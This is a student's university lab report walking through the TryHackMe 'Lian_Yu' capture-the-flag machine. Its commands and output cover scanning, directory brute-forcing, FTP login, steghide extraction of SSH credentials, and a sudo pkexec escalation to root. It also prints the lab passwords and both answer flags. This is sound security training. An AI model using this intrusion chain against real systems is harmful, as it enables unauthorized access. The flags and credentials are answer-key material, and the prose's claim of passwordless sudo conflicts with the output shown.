UNIVERSITI KUALA LUMPUR

MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

IKB21403 VULNERABILITY ANALYSIS

BACHELOR OF INFORMATION TECHNOLOGY (HONS)

IN COMPUTER SYSTEM SECURITY

LAB WEEK 6

Lian_Yu

(Disclaimer: this lab may lead confusion because different IP, I just not realize that TryHackMe can only use "Attackbox Machine" 1 hour per day)

PREPARED BY:

1.	**MUHAMMAD ANAS BIN MOHD RAMLEE**	**52215125186**

PREPARED FOR:

MADAM ADANI

1. nmap -sV -sC 10.48.166.204

```
root@ip-10-48-128-76:~# nmap -sV -sC 10.48.166.204
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-30 03:30 BST
nass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
nass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.48.166.204
Host is up (0.00027s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
 ssh-hostkey:
   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp  open  http    Apache httpd
_http-server-header: Apache
_http-title: Purgatory
111/tcp open  rpcbind 2-4 (RPC #100000)
 rpcinfo:
   program version    port/proto  service
   100000  2,3,4        111/tcp   rpcbind
```

2. gobuster dir -u http://10.49.131.74 -w /usr/share/worldlists/dirb/common.txt

```
root@ip-10-49-179-254:~# gobuster dir -u http://10.49.131.74 -w /usr/share/wordl
ists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.131.74
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 2506]
/server-status        (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)
===============================================================
```

3. gobuster dir -u http://10.49.131.74/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


```
ists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.131.74
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/island               (Status: 301) [Size: 235]

/server-status        (Status: 403) [Size: 199]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-49-179-254:~#
```

4. gobuster dir -u http://10.48.166.204/island/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,ticket


```
root@ip-10-48-128-76: ~
File  Edit  View  Search  Terminal  Help
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.166.204/island/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,ticket
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 345]
/.html                (Status: 403) [Size: 199]
/2100                 (Status: 301) [Size: 241]

Progress: 1091375 / 1091380 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-48-128-76:~#
```

5. `gobuster dir -u http://10.48.166.204/island/2100/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,ticket`

- I found hidden file named **`green_arrow.ticket`**
- Go to the browser (http://10.48.166.204/island/2100/green_arrow.ticket and saw this:



6. I decoding the code using CyberChef



- The code I get is `!#th3h00d`

7. [ftp 10.48.166.204]

```
root@ip-10-48-128-76:~# ftp 10.48.166.204
Connected to 10.48.166.204.
220 (vsFTPd 3.0.2)
Name (10.48.166.204:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Type command `ls` to list out the directory

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp>
```

- Type command **`get aa.jpg`** to download the specific image file containing the hidden SSH credentials.

```
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.00 secs (73.3695 MB/s)
ftp>
```

- Type command **`steghide extract -sf aa.jpg`** to extract the hidden ss.zip file using the passphrase **`password`** and **`unzip ss.zip`**

```
191026 bytes received in 0.00 secs (73.3695 MB/s)
ftp> exit
221 Goodbye.
root@ip-10-48-128-76:~# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
root@ip-10-48-128-76:~# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
root@ip-10-48-128-76:~#
```

- Type command **`cat`** to both files to see the content in those file and found the SSH password for user slade which is **`M3tahuman`**

```
root@ip-10-48-128-76:~# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.





root@ip-10-48-128-76:~# cat shado
M3tahuman
root@ip-10-48-128-76:~#
```

8. Successfully log into LianYu

```
slade@LianYu: ~
File  Edit  View  Search  Terminal  Help
ECDSA key fingerprint is SHA256:Rc91rXUKn9aMcuwG8LxCUejBAjP+xNW74MfLbPqUuhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.166.204' (ECDSA) to the list of known hosts.
slade@10.48.166.204's password:
                            Way To SSH...
                        Loading.........Done..
                  Connecting To Lian_Yu  Happy Hacking

WELCOME2
LIAN_YU
                                                #
slade@LianYu:~$
```


- Type command ls and found file named user.txt and cat user.txt to see the content in the file

```
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                        --Felicity Smoak

slade@LianYu:~$
```

- Post-exploitation enumeration via `sudo -l` revealed that the user could execute `/usr/bin/pkexec` with root privileges without a password. This misconfiguration allowed for immediate privilege escalation to a root shell.

```
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

```
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/sh
#
```

- Upon gaining a root shell, the final **`root.txt`** flag was retrieved from the **`/root`** directory

```
# cat root.txt
                        Mission accomplished


You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.


THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'
LL_BE_D34D}
                                                                          --
DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

#
```